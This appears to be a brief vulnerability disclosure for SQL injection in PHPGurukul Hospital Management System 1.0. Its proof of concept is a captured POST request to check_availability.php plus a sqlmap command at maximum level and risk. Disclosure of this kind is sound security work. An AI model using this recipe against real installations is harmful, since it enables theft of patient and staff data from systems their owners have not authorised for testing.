
PHPGurukul Hospital Management System SQL Injection Vulnerability

Affected Version: 1.0

Manufacturer: phpgurukul.com/

Download address: phpgurukul.com/projects/Hospital-Management-System-PHP.zip

Environment:   


POC

|  |
| --- |
| POST /Hospital-Management-System-PHP/hospital/hms/check\_availability.php HTTP/1.1  Host: localhost  Referer: http://localhost/Hospital-Management-System-PHP/hospital/hms/change-emaild.php  Accept-Language: zh-CN,zh;q=0.9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36  Accept-Encoding: gzip, deflate, br  Sec-Fetch-Dest: empty  sec-ch-ua-mobile: ?0  Accept: \*/\*  Sec-Fetch-Site: same-origin  sec-ch-ua-platform: "Windows"  Cookie: PHPSESSID=js0am146d9o8uobgfak01mjtph  Sec-Fetch-Mode: cors  X-Requested-With: XMLHttpRequest  sec-ch-ua: "Not\_A Brand";v="8", "Chromium";v="120", "Google Chrome";v="120"  Origin: http://localhost  Content-Type: application/x-www-form-urlencoded; charset=UTF-8  Content-Length: 15  email=123@1.COM |

Sqlmap

python sqlmap.py -r 1.txt --level 5 --risk 3

